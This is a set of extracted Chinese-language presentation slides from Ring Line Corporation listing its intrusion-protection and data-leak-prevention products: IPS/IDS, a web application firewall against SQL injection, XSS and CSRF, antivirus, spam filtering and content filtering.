


系統防護-防入侵



麟瑞科技
RING LINE CORPORATION

入侵防禦/偵測系統 (IPS/IDS)






系統防護-防入侵



麟瑞科技
RING LINE CORPORATION

網頁防火牆(Web App Firewall)

- ✗資料隱碼 (SQL Injection)
- ✗跨站腳本攻擊(XSS)
- ✗跨站冒名請求(CSRF)
- ✗緩衝區溢位
- ✗網頁伺服器漏洞






系統防護-防入侵



麟瑞科技
RING LINE CORPORATION

防毒軟體(Anti Virus)






系統防護-防入侵



麟瑞科技
RING LINE CORPORATION

垃圾郵件過濾(Anti Spam Mail)






系統防護-防外洩



麟瑞科技
RING LINE CORPORATION

內容過濾(Proxy/Content Filtering)

- ❌ IM(MSN、Skype、YAHOO即時通、QQ)
- ❌ 情色、賭博、論壇、P2P
- ❌ 與業務無關或惡意網站





